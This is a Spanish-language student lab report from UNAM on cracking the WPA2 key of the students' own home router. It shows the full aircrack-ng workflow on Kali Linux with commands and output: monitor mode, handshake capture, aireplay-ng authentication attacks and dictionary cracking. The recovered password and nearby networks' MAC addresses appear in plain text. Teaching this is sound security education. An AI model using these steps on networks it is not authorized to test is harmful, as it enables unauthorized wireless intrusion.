



UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO FACULTAD DE INGENIERÍA

LABORATORIO DE ADMINISTRACIÓN DE REDES

Profesora: Ing. Magdalena Reyes Granados

Proyecto Final

Investigación de Ruptura de clave WPA2 en Kali Linux

Grupo: 02

Alumno: Gómez Trejo Gustavo Ali
Hernández Escobar Oswaldo

Semestre 2021-2

Fecha de entrega: 03/AGOSTO/2021

Introducción

WPA2 Y KALI LINU

Las siglas WPA y WPA2 hacen referencia a los protocolos de seguridad inalámbricos desarrollados para la protección de redes. Su objetivo es evitar, no sólo el acceso no deseado a la red inalámbrica, sino también el cifrado de los datos enviados a través de esa red. WPA2 (Wi-Fi Protected Access 2), en español "Acceso Wi-Fi protegido".

Es un sistema para proteger las redes inalámbricas (Wi-Fi); creado para corregir las deficiencias del sistema previo en el nuevo estándar 802.11i. WPA, por ser una versión previa, que se podría considerar una "migración", no incluye todas las características del IEEE 802.11i, mientras que WPA2 se puede inferir que es la versión certificada del estándar 802.11i.

El uso de WPA2 da un extra de seguridad a los usuarios con Wifi, así los usuarios autorizados pueden acceder a datos compartidos en la red. Actualmente son dos las versiones de WPA2 disponibles: WPA2-Personal y WPA2-Enterprise. La primera otorga seguridad a través de contraseña y la segunda autenticando a los usuarios a través de un servidor.

El cifrado más recomendada es WPA/WPA2, ya que la clave únicamente se puede obtener por medio de un ataque conocido como fuerza bruta, este ataque se realiza ocupando un diccionario con varias claves de router haciendo que alguna coincida.

WPA es un sistema para proteger las redes inalámbricas (Wi-fi), creado para corregir las deficiencias del sistema. Adopta la autenticación de usuarios mediante el uso de un servidor, donde se almacenan las credenciales y contraseñas de los usuarios de la red.

El KRACK, abreviatura de Key Reinstallation Attacks, funciona explotando el "handshake de cuatro vías" de las WPA2. Durante el tercero de estos pasos la clave puede reenviarse múltiples veces, y las vulnerabilidades hacen que reenviándolas de determinadas maneras se puede socavar completamente el cifrado de la conexión.

Introducción

WPA2 Y KALI LINUX

De esta manera, un atacante que esté físicamente cerca de tu red o router podría robarte la contraseña de la WiFi, consultar tu actividad en Internet, interceptar conexiones sin encriptar. La vulnerabilidad más importante que existe es la de dejarle la clave por defecto que trae el fabricante, este tipo de claves vienen incluidas en los diccionarios existentes, lo que hace que sea más fácil el ataque.

Para realizar el análisis, Kali cuenta con la suite Aircrack la cual se especializa en la recolección e inyección de paquetes y el cálculo del ataque mediante ataques específicos. Dentro de esta suite hay cuatro utilidades importantes:

- Airmon-ng: Ayuda a poner al interfaz en modo monitor (modo sniffer).
- Airodump-ng: Detecta y recopila información de las redes cercanas a la interfaz de la red.
- Aireplay-ng: Permite inyectar tráfico, desconectar usuarios y falsear autenticaciones en los puntos de acceso.
- Aircrack-ng: Es un analizador de paquetes que permite calcular la clave con base en la información proporcionada por aidodump-ng.

KALI LINUX

Es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security Ltd. Mati Aharoni y Devon Kearns, ambos pertenecientes al equipo de Offensive Security, desarrollaron la distribución a partir de la reescritura de BackTrack, que se podría denominar como la antecesora de Kali Linux.

Objetivos

- Realizar un ataque informático explotando las vulnerabilidades de los cifrados WPA2 para obtener su respectiva clave.
- Conocer la importancia de la asignación de claves robustas en los dispositivos (Access Points) para incrementar la seguridad de éstos.
- Documentar el proceso que se realiza para poder poner a prueba esta seguridad y cifrado.

Justificación

DE HERRAMIENTAS DE USO Y CONTEXTO

Utilizar un equipo de cómputo con el sistema operativo kali linux , así como los conocimientos adecuados adquiridos durante este curso para poner a prueba la seguridad de un Access Point doméstico.

Con el cual se obtendrá la clave y el proceso que se tuvo que realizar para poder llegar a dicho resultado y comprobar que la seguridad WPA2 puede ser vulnerada con las herramientas, procesos y conocimientos requeridos (obtenidos en el curso para este caso).

Una parte importante que se llevo a cabo fue una versión distinta a la que se proporciona en el laboratorio ya que la computadora en donde se realizo dicho ejercicios contaba con una tarjeta de red que no era compatible para la versión que se proporcionaba.

Por esta razón se utilizó la versión Kali Linux 2018.1 ya que se encontró que es de la que mayor compatibilidad tiene con distintas tarjetas de red. Otra parte a destacar es el uso del software "Ventoy" para bootear la memoria ya que el software "Rufus" no funcionaba de manera correcta en el dispositivo USB que se tenía y estuvo apunto de dañarlo.

Es por eso que se recurrió a "Ventoy" para realizar esta operación de booteo de la USB. En cuanto al desarrollo de la ruptura de la clave se tuvo que investigar de que manera se generaba tráfico en la red para que el Handshake se pudiera llevar a cabo. Al igual que cambiar un poco la sintaxis dada del comando "aircrack" ya que causaba conflicto a la hora del leer el archivo con extensión ".cap".

Y para el uso del comando "aireplay" se utilizó la dirección MAC del ordenador donde se estaba realizando la práctica ya que de otra manera no se encontraba lo esperado. De esta forma fue como se llegó al escenario esperado que es la ruptura de la clave de la red por WPA2.

Desarrollo

INSTALACIÓN DE KALI LINUX

Primero procedemos a bootear una memoria USB preferentemente de 16GB o mayor a esa capacidad. Para esto vamos a utilizar el programa Ventoy, procederemos a instalar dicho programa accediendo a la siguiente liga: <https://www.ventoy.net/en/download.html>

Una vez que accedemos a la página escogemos la versión de nuestra preferencias para el sistema operativo que estemos ocupando para bootear. En este caso descargaremos para Windows 10:




The screenshot shows the official Ventoy website. At the top, there's a logo with a blue circle containing a white USB drive icon, followed by the word "Ventoy" in a large blue font, and the tagline "A New Bootable USB Solution" below it. Below the header, there's a navigation bar with links: Main page, Screenshot, Downloads, Document, Tested ISO, Ventoy Compatible, Plugin, FAQ, and Forums. Under the "Downloads" link, there's a red "Binary" button. The main content area displays a table of download links for different Ventoy versions:

| File | SHA-256 | Released | Size |
|----------------------------|---|------------|-------|
| ventoy-1.0.48-windows.zip | 6f0200b68641a27f61d9f5abf85dbeecf02b0ff796a6b050814b93ad3f06d6b05 | 2021-08-01 | 12 MB |
| ventoy-1.0.48-linux.tar.gz | 7ca5ef89fcbb313a1b7e3036f79e7505eead005d17a1804e4691c180b1 | 2021-08-01 | 14 MB |
| ventoy-1.0.48-livecd.iso | a682ef25275df70b493f701646576d49e495de4a9ab5ad6d2b46a510c174cda4 | 2021-08-01 | 46 MB |

At the bottom of the table, there's a link to "History Release ...".


Luego de que se finalice la descarga obtendremos un archivo con extensión ".zip" el cual guardaremos en alguna carpeta y posteriormente vamos a descomprimir dicho archivo:




Luego de obtener esa carpeta ingresaremos a ella y buscar el ejecutable o aplicación "Ventoy2disk", daremos clic derecho sobre el y ejecutamos como administrador:

Desarrollo


INSTALACIÓN DE KALI LINUX



Después se nos abrirá una pequeña ventana como la que se muestra en la siguiente imagen, en ella encontramos que se detectó el dispositivo USB previamente conectado a la computadora.



Nos posicionamos dentro de la ventana, verificamos que se detectó el dispositivo USB y damos clic en "Instalar". Esto lo que hará es volver la USB booteable y después de este proceso bastará con solo agregar el archivo ".iso" dentro de la USB para poder usarla en la instalación de Kali Linux. Para descargar Kali Linux se uso la siguiente liga: <http://old.kali.org/kali-images/kali-2018.1/>




Desarrollo

INSTALACIÓN DE KALI LINUX

Se tomo la versión que lleva por nombre "kali-linux-2018.1-amd64.iso" . Dicha versión se tomo por varias cuestiones las cuales se especifican en el apartado de Justificación de este documento, redactado anteriormente.

Ya que se realizaron los pasos anteriores vamos a instalar Kali Linux en la computadora, para esto prendemos la máquina ya con la USB conectada y accedemos a la BIOS del ordenador. Como se trabajo con un modelo de laptop de la marca Samsung, para entrar a la BIOS bastara con apretar la tecla "F2" varias veces hasta acceder a la interfaz de la BIOS.

Una vez ahí nos posicionamos en la parte de "EXIT" y buscamos el dispositivo USB que esta conectado a la computadore y damos "Enter" para poder dar el arranque a la máquina desde la USB que ya se booteo. Tal y como se muestra en la siguiente imagen:




Desarrollo

INSTALACIÓN DE KALI LINUX

Ya que arranco el sistema y elegimos el ".iso" correspondiente, nos aparecerá una pantalla como la siguiente:



Tal y como se puede observar en la imagen se elige el modo Persistente para tener mayor seguridad de que nuestra información se quede guardada en caso de cualquier situación. Una vez instalado todo lo que Kali Linux necesita, aparecerá la interfaz del escritorio la cual es parecida a la que a continuación se muestra:



Desarrollo

INSTALACIÓN DE KALI LINUX

Ahora bien ya que se instaló todo lo necesario, vamos con la ruptura de claves WPA 2. Para esto vamos a abrir una terminal e ingresamos como usuario de root. En dicha terminal vamos a verificar si el nombre de nuestra interfaz inalámbrica es "wlan0", para lograr esto vamos a teclear el comando: root:~# ifconfig

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether b8:88:e3:6d:de:5f txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 3000 bytes 250604 (244.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3000 bytes 250604 (244.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.100.9 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 fe80::9257:eeee:33b2:8b2e prefixlen 64 scopeid 0x20<link>
        inet6 2806:2f0:9121:a319:45cb:f93f:2c8a:4b0 prefixlen 64 scopeid 0x0<global>
          ether 50:b7:c3:5e:79:df txqueuelen 1000 (Ethernet)
            RX packets 22456 bytes 23105738 (22.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 21147 bytes 3418947 (3.2 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Luego de identificar la interfaz vamos a ponerla en modo monitor para ello utilizaremos los siguientes comandos:

```
root:~# airmon-ng stop wlan0
```

```
root:~# airmon-ng start wlan0 (si se encuentran procesos corriendo utilizar el comando anterior y luego volver a ejecutar este comando)
```

```
root:~# airmon-ng check kill (este comando se usa solo si hay procesos cuando se encuentren procesos en la wlan0)
```

Desarrollo

INSTALACIÓN DE KALI LINUX

root:~# airmon-ng stop wlan0

```
root@kali:~# airmon-ng stop wlan0
PHY      Interface      Driver      Chipset
phy0    wlan0mon      ath9k      Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
```

root:~# airmon-ng start wlan0

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
1749 NetworkManager
1795 wpa_supplicant
2396 dhclient

PHY      Interface      Driver      Chipset
phy0    wlan0      ath9k      Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

root:~# airmon-ng check kill (como hay procesos corriendo se utilizará)

```
root@kali:~# airmon-ng check kill
Killing these processes:

PID Name
1795 wpa_supplicant
```

root:~# airmon-ng start wlan0

```
root@kali:~# airmon-ng start wlan0
PHY      Interface      Driver      Chipset
phy0    wlan0mon      ath9k      Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
```

Desarrollo

INSTALACIÓN DE KALI LINUX

root:~# ifconfig (para revisar si la interfaz inalámbrica ya esta en modo monitor)

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether b8:88:e3:6d:de:5f txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 3000 bytes 250604 (244.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3000 bytes 250604 (244.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspec 50-B7-C3-5E-79-DF-30-3A-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 234 bytes 66828 (65.2 KiB)
    RX errors 0 dropped 234 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ahora que ya verificamos que la interfaz inalámbrica esta en modo monitor, vamos a buscar las redes que estén cerca del dispositivo para ello ejecutamos el siguiente comando:

```
root:~# airodump-ng wlan0mon
```

Dicho comando se usara para capturar los paquetes de las redes cercanas y así poder posteriormente obtener la clave de la red que nosotros buscamos (en este caso nuestra propia red).

```
root@kali: ~
File Edit View Search Terminal Help
CH 7 ][ Elapsed: 6 s ][ 2021-08-02 11:46
BSSID          PWR  Beacons      #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
90:16:BA:D1:BF:F8 -63     21       1   0   4 54e. WPA2 CCMP   PSK Totalplay-ADAS
1C:20:DB:70:9F:F0 -68     18      44   1   3 54e. WPA2 CCMP   PSK Totalplay-499r
64:66:24:82:8B:97 -67     12      9    1   1 54e. WPA2 CCMP   PSK TOTALPLAY_828B97
D4:B7:09:F7:6F:AA -73     9     1   0   8 54e. WPA2 CCMP   PSK IZZI-6FAA
90:0D:CB:DD:38:90 -71     12      0    0   1 54e. WPA2 CCMP   PSK ARRIS-3892
64:66:24:82:9C:E8 -78     11      3    0   6 54e. WPA2 CCMP   PSK TOTALPLAY_829CE8

BSSID          STATION          PWR  Rate   Lost   Frames  Probe
1C:20:DB:70:9F:F0 48:A4:72:0C:1F:98 -1   le- 0     0     1
1C:20:DB:70:9F:F0 DC:44:B6:CD:6F:88 -1   le- 0     0     2
1C:20:DB:70:9F:F0 F8:1F:32:FD:9B:A9 -1   le- 0     0     5
1C:20:DB:70:9F:F0 DC:44:B6:C7:87:57 -61  le- 1     0     5
1C:20:DB:70:9F:F0 88:79:7E:9B:B0:FA -79  le- 1e    0     5
1C:20:DB:70:9F:F0 2C:6E:85:01:61:89 -75  le- 1     0     3
1C:20:DB:70:9F:F0 48:79:4D:93:C0:E3 -80  0e- 2e    0     5
1C:20:DB:70:9F:F0 98:F6:21:B7:7B:00 -83  0e- 1     0     7
1C:20:DB:70:9F:F0 DC:44:B6:CD:8C:9A -86  le- 1     0     5
1C:20:DB:70:9F:F0 08:AA:55:F0:B4:92 -89  le- 1     0     15
64:66:24:82:8B:97 E8:93:09:5E:B3:20 -72  0 - 6     0     2
90:0D:CB:DD:38:90 B6:4A:0E:41:0B:0B -79  0 - 24    0     3
```

Desarrollo

INSTALACIÓN DE KALI LINUX

Lo anterior se realizo para poder encontrar el BSSID de nuestro modem router y el canal por el cual están pasando los paquetes que manda y una vez que ubicamos esto se para ese proceso con las teclas "Ctrl + c".

Ya que ubicamos el BSSID y el canal procedemos a correr el siguiente comando:

```
root:~# airodump-ng --bssid 90:16:BA:D1:BF:F8 -c 4 -w prueba wlan0mon
```

Los parámetros que se utilizan son el BSSID de nuestro modem router, el canal por el cual pasan los paquetes, la palabra "prueba" que sera para darle el nombre a los archivos que este comando genera y la interfaz en la cual se esta llevando a cabo todo este proyecto.

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------------------|-------------------|-----|--------|------|--------|-------------------------|
| 90:16:BA:D1:BF:F8 | 50:B7:C3:5E:79:DF | 0 | 0 - 1 | 4 | 32 | |
| 90:16:BA:D1:BF:F8 | A8:E5:44:7F:5B:CF | -24 | 1e- 6e | 0 | 9236 | 11:52:35 Sending A |
| 90:16:BA:D1:BF:F8 | 78:C5:F8:18:71:01 | -58 | 0 - 6 | 0 | 57 | 11:52:35 Authentication |
| 90:16:BA:D1:BF:F8 | 24:11:45:71:4A:54 | -66 | 0e- 1 | 1 | 135 | 11:52:35 Sending A |
| 90:16:BA:D1:BF:F8 | 60:5B:B4:6E:10:FD | -65 | 0 - 0e | 0 | 1 | |

(NOTA: Se agrego una foto ya que se presento un inconveniente con las capturas de pantalla y esta parte no se quería guardar como las imágenes anteriores, por eso se opto por tomar una foto).

Desarrollo

INSTALACIÓN DE KALI LINUX

Esto nos ayudará para seguir con la ruptura de la clave. Para seguir con esto haremos uso del siguiente comando:

```
root:~# aireplay-ng -1 0 -a 90:16:BA:D1:BF:F8 -h 50:b7:c3:5e:79:df  
wlan0mon
```

El BSSID del modem router es: 90:16:BA:D1:BF:F8 y la MAC de la computadora o dispositivo que esta conectado a esa red es 50:b7:c3:5e:79:df. Entonces con el comando anterior generaremos ataques de autenticación de red por fuerza bruta para lograr romper la clave WPA2 de nuestra red.

Cabe destacar que este comando se debe correr en otra terminal, ya que se dejará corriendo en segundo plano para aplicar la fuerza bruta y poder llegar al objetivo inicial.

```
root@kali:~# aireplay-ng -1 0 -a 90:16:BA:D1:BF:F8 -h 50:b7:c3:5e:79:df wlan0mon  
11:52:30 Waiting for beacon frame (BSSID: 90:16:BA:D1:BF:F8) on channel 4  
  
11:52:30 Sending Authentication Request (Open System) [ACK]  
11:52:30 Authentication successful  
11:52:30 Sending Association Request [ACK]  
  
11:52:35 Sending Authentication Request (Open System) [ACK]  
11:52:35 Authentication successful  
11:52:35 Sending Association Request [ACK]  
  
11:52:40 Sending Authentication Request (Open System) [ACK]  
11:52:40 Authentication successful  
11:52:40 Sending Association Request [ACK]  
  
11:52:45 Sending Authentication Request (Open System) [ACK]  
11:52:45 Authentication successful  
11:52:45 Sending Association Request [ACK]  
  
11:52:50 Sending Authentication Request (Open System) [ACK]  
11:52:50 Authentication successful  
11:52:50 Sending Association Request [ACK]■
```

(NOTA: Se agrego una foto ya que se presento un inconveniente con las capturas de pantalla y esta parte no se quería guardar como las imágenes anteriores, por eso se opto por tomar una foto).

Desarrollo

INSTALACIÓN DE KALI LINUX

El comando airodump -ng nos ayudo a crear los archivos correspondientes para poder guardar la información sobre lo que se necesita para poder hacer la ruptura de la clave. A continuación se agrega la imagen de los documentos que genero el comando airodump-ng:

```
root@kali:~# ls
Desktop   Music      prueba-01.csv          Public
Documents Pictures   prueba-01.kismet.csv    Templates
Downloads  prueba-01.cap  prueba-01.kismet.netxml Videos
root@kali:~#
```

El archivo que se resalta en la imagen anterior es el importante ya que en el vamos a guardar la información que el handshake nos va a generar. Ahora bien con el comando aireplay estamos generando tráfico en los paquetes con los ataques correspondientes y aquí lo distinto es generar tráfico con un dispositivo externo que este conectado a esta misma red.

Esto se realizo mediante un Smartphone, se conecto a la red y se empezo a navegar en internet para así poder completar el handshake ya que de otra manera no se podía obtener que se guardará la información en el archivo ".cap" para poder generar la ruptura.

Para comprobar que se realizo dicho handshake nos posicionamos en la terminal donde tenemos corriendo el airodump y en la parte superior derecha de la información aparece un mensaje parecido a "WPA handshake (dirección BSSID del modem router)". Tal y como se puede apreciar en las siguientes imágenes:

Desarrollo

INSTALACIÓN DE KALI LINUX

```
root@kali: ~
File Edit View Search Terminal Help
CH 4 ][ Elapsed: 1 min ][ 2021-08-02 11:58 ][ WPA handshake: 90:16:BA:D1:BF:F8
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
90:16:BA:D1:BF:F8 -60   0    979     3303   18   4 54e. WPA2 CCMP PSK Totalplay-ADA5
BSSID          STATION          PWR Rate Lost Frames Probe
90:16:BA:D1:BF:F8 50:B7:C3:5E:79:DF 0 0 - 1 8 76
90:16:BA:D1:BF:F8 60:5B:B4:6E:10:FD -1 1e- 0 0 3
90:16:BA:D1:BF:F8 A8:E5:44:7F:5B:CF -42 1e- 6e 7 3343 Totalplay-ADA5
90:16:BA:D1:BF:F8 24:11:45:71:4A:54 -68 0e- 1 2 116
90:16:BA:D1:BF:F8 78:C5:F8:18:71:01 -72 1e- 6 0 59
```

```
CH 4 ][ Elapsed: 3 mins ][ 2021-08-02 12:00 ][ WPA handshake: 90:16:BA:D1:BF:F8
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
90:16:BA:D1:BF:F8 -59   0    2129     4855   4   4 54e. WPA2 CCMP PSK Totalplay-ADA5
BSSID          STATION          PWR Rate Lost Frames Probe
90:16:BA:D1:BF:F8 50:B7:C3:5E:79:DF 0 0 - 1 4 172
90:16:BA:D1:BF:F8 60:5B:B4:6E:10:FD -1 1e- 0 0 6
90:16:BA:D1:BF:F8 A8:E5:44:7F:5B:CF -40 5e- 6e 0 4971 Totalplay-ADA5
90:16:BA:D1:BF:F8 78:C5:F8:18:71:01 -51 1e- 6 0 110
90:16:BA:D1:BF:F8 24:11:45:71:4A:54 -65 0e- 1 0 217
```

El handshake nos va a ayudar para trabajar con el siguiente comando y de esta manera poder descifrar la clave de nuestra red. Para esto se nos proporciona un diccionario que contiene distintas palabras entre ellas se agrego la clave de nuestro modem router.

Lo que el siguiente comando hará es comparar cuantas veces sea posible la información que ha obtenido contra la información que hay en dicho diccionario con el fin de conseguir la clave de nuestra red y así finalizar el ejercicio.

Desarrollo

INSTALACIÓN DE KALI LINUX

El comando a utilizar es:

```
aircrack-ng -b 90:16:BA:D1:BF:F8 -w (ruta de ubicación del diccionario)  
prueba-01.cap
```

```
File Edit View Search Terminal Help  
Reading packets, please wait...  
Aircrack-ng 1.2 rc4  
[00:00:00] 4/373194 keys tested (266.88 k/s)  
Time left: 23 minutes, 22 seconds 0.00%  
KEY FOUND! [ ADA5BFF1WyS5u796 ]  
  
Master Key : 0C 7E D8 0C 5F B8 0A E7 DC CB B9 E4 32 1F 1C 09  
EC 9C 7A 99 B5 E8 B5 E6 0A A8 D4 DF 53 EA D6 DA  
  
Transient Key : 40 CF 1D F3 E7 76 24 96 BF 99 CA 85 EE EA 94 FC  
76 76 25 A6 F5 1B CE 22 D5 F1 2B FD 0F D7 1C B4  
0E E0 41 C6 6E 17 BF 58 1C 40 52 E5 9F CD D3 00  
1A 5C 15 F9 C1 57 2B 2B 4D 6D 5B 08 4E B4 29 16  
  
EAPOL HMAC : D7 0C 9F F5 39 C2 68 52 7D 23 F8 C7 00 01 87 52
```

Podemos ver en la imagen anterior que se obtuvo de manera exitosa la clave de nuestra red de internet. Para resaltar la validez de nuestro ejercicio se anexará una imagen donde se muestre la contraseña del internet desde el explorador de Windows 10:

| | |
|--|------------------|
| Tipo de seguridad: | WPA2-Personal |
| Tipo de cifrado: | AES |
| Clave de seguridad de red | ADA5BFF1WyS5u796 |
| <input checked="" type="checkbox"/> Mostrar caracteres | |

Conclusión

Este proyecto para nosotros fue de gran ayuda ya que nos ayudo a implementar distintos aprendizajes adquiridos durante el curso, además de que nos ayudo a entender de mejor manera lo importante que es mantener nuestras claves de internet mucho más seguras.

Muchas veces lo tomamos a la ligera cuando no debería ser así, cabe destacar que aunque fue laborioso la realización de este proyecto en cuanto algunos inconvenientes que surgieron con la versión del Sistema Operativo, el booteo de memoria y ciertos comandos que no funcionaban de la manera correcta.

Pero todo esto nos genero aún más aprendizaje de lo esperado, llevándonos a reconocer que es un proyecto muy completo y que estamos muy satisfechos con cumplir los objetivos planteados al inicio y por supuesto muy contentos con los conocimientos adquiridos a lo largo de este proceso.

Referencias

- https://redyseguridad.fi-b.unam.mx/Lab/manuales/MADO-32_LabAdmonRedes.pdf (Practica 9)
